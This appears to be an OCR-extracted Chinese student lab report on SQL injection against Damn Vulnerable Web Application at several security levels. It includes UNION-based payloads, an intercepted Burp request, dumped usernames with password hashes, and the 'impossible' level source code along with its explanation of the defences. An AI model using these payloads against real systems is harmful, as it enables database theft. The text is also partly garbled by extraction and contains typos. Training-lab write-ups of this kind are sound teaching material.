
获取数据库中的table

1' union select group_concat(table_name),2 from information_schema.tables where table_schema=database()#



获取表中column



1' union select group_concat(column_name),2 from information_schema.columns where table_name='users' #



获取相应数据

1' union select group_concat(comment_id,comment),group_concat(name) from guestbook #

```
id=1'|union select group_concat(comment_id,comment),group_concat(name) from guestbook#@Submit=Submit
```



```
1' union select group_concat(User),group_concat>Password) from users#
```

Vulnerability: SQL Injection

Click [here to change your ID](#).

ID: 1' union select group_concat(User),group_concat>Password) from users#
First name: admin
Surname: admin

ID: 1' union select group_concat(User),group_concat>Password) from users#
First name: admin,gordonb,1337,pablo,smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99,e99a18c428cb38d5f260853678922e03,8d3533d75ae2c3966d7e0d4fcc69216b,0d107d09f5bbe40c

More Information

- <http://www.securiteam.com/security>
- https://en.wikipedia.org/wiki/SQL_in
- <http://ferruh.mavituna.com/sql-inject>



concat>Password) from users#

concat>Password) from users#

a18c428cb38d5f260853678922e03,8d3533d75ae2c3966d7e0d4fcc69216b,0d107d09f5bbe40cade3de5c71e9e9b7,5f4dcc3b5aa765d61d8327deb882cf99

三、实验总结

查看impossible难度的源代码

Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

172.8.73.177/vulnerabilities/view_source.php?id=sql&security=impossible

距结束 01:57:47

SQL Injection Source

```
<?php
if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }

    // Generate Anti-CSRF token
    generateSessionToken();
}
?>
```

可以看到impossible中增加了：



1. 通过Check Anti-CSRF token防止CSRF攻击（跨站点请求伪造）
2. 通过is_numeric()函数用于检测变量是否为数字或数字字符串
3. prepare ()进行sql预编译，预编译语句的优势在于一次编译、多次运行，省去了解析优化等过程，并且能防止sql注入
4. bindParam () 绑定一个参数到指定的变量名，采用了PDO技术，划清了代码与数据的界限，防御sql注入
5. if(\$data->rowCount() == 1)限制了只有返回的查询结果数量为1时才能成功输出，有效预防了拖库。

这些手段都有效地防范了sql注入。

另补充

mid

在mid难度的源代码中我们看到其通过POST发送数据，需要通过抓包修改发送的数据，打开虚拟机中的burp并通过其打开浏览器、连接靶机，进行攻击如下，获得locations表的相关内容



Vulnerability: SQL Injection

User ID:

```
ID: 1 union select group_concat(column_name),2 from information_schema.columns where table_name=0x6c6f66636174696f6e73
First name: admin
Surname: admin

ID: 1 union select group_concat(column_name),2 from information_schema.columns where table_name=0x6c6f66636174696f6e73
First name: name,latitude,longitude
Surname: 2
```

```
1 POST /dvwa/vulnerabilities/sql/ HTTP/1.1
2 Host: 10.20.26.253:40071
3 Content-Length: 18
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.20.26.253:40071
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.20.26.253:40071/dvwa/vulnerabilities/sql/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: security=medium; PHPSESSID=3f1e32f76dcae5c65b2c623096ef17e
14 Connection: close
15
16 id=1 union select group_concat(column_name),2 from information_schema.columns where table_name=0x6c6f636174696f6e73&submit=Submit
```

距结束 01:17:56

Request to http://10.20.26.253:40071

```
1 POST /dvwa/vulnerabilities/sql/ HTTP/1.1
2 Host: 10.20.26.253:40071
3 Content-Length: 18
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.20.26.253:40071
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.20.26.253:40071/dvwa/vulnerabilities/sql/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: security=medium; PHPSESSID=3f1e32f76dcae5c65b2c623096ef17e
14 Connection: close
15
16 id=1 union select group_concat(name,latitude),group_concat(longitude) from locations #
17 First name: admin
18 Surname: admin

ID: 1 union select group_concat(name,latitude),group_concat(longitude) from locations #
19 First name: Yi Fu Building31.2991982,Guanghua Building31.2998161,Xianghui Auditorium31.2975178
20 Surname: 121.5011749,121.5049133,121.4994354
```

high

此项攻击任务甚至可以在物理机的浏览器上进行，如下所示：

Click [here to change your ID](#).

```
ID: 1' union select group_concat(table_name),2 from information_schema.tables where table_schema=database()#
First name: admin
Surname: admin

ID: 1' union select group_concat(table_name),2 from information_schema.tables where table_schema=database()#
First name: guestbook,locations,users
Surname: 2
```

More

- SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 "Development" - Google Chrome
- Not secure | 10.20.26.253:40071/dvwa/vulnerabilities/sql/session-input.php#
- Session ID: 1' union select group_concat(table_name),2 from information_schema.tables where table_schema=database()#

0x6c6f636174696f6e73(locations)

复旦数字化攻防实训靶场

Vulnerability: SQL Injection

Not secure | 10.20.26.253:40071/dvwa/vulnerabilities/sqli/

一般般的考研学习圈 | YouTube | 力扣 (LeetCode) ... | 哔哩哔哩 (゜-゜)つ... | 网易云音乐 | MOSS | AcWing | Chat8永久地址 地... | 中国研究生招生信... | 复旦数字化攻防实... | All Bookmarks

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XSS (Reflected)

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Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: 1' union select group_concat(column_name),2 from information_schema.columns where table_name=0x6c6f63617469666e73#
First name: admin
Surname: admin
ID: 1' union select group_concat(column_name),2 from information_schema.columns where table_name=0x6c6f63617469666e73#
First name: name,latitude,longitude
Surname: 2

More

SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 "Development" - Google Chro...

Not secure | 10.20.26.253:40071/dvwa/vulnerabilities/sqli/session-input.php#

Session ID: 1' union select group_concat(column_name),2 from information_schema.columns where table_name=0x6c6f63617469666e73#

Submit

Close

Username: admin

View Source

View Help

17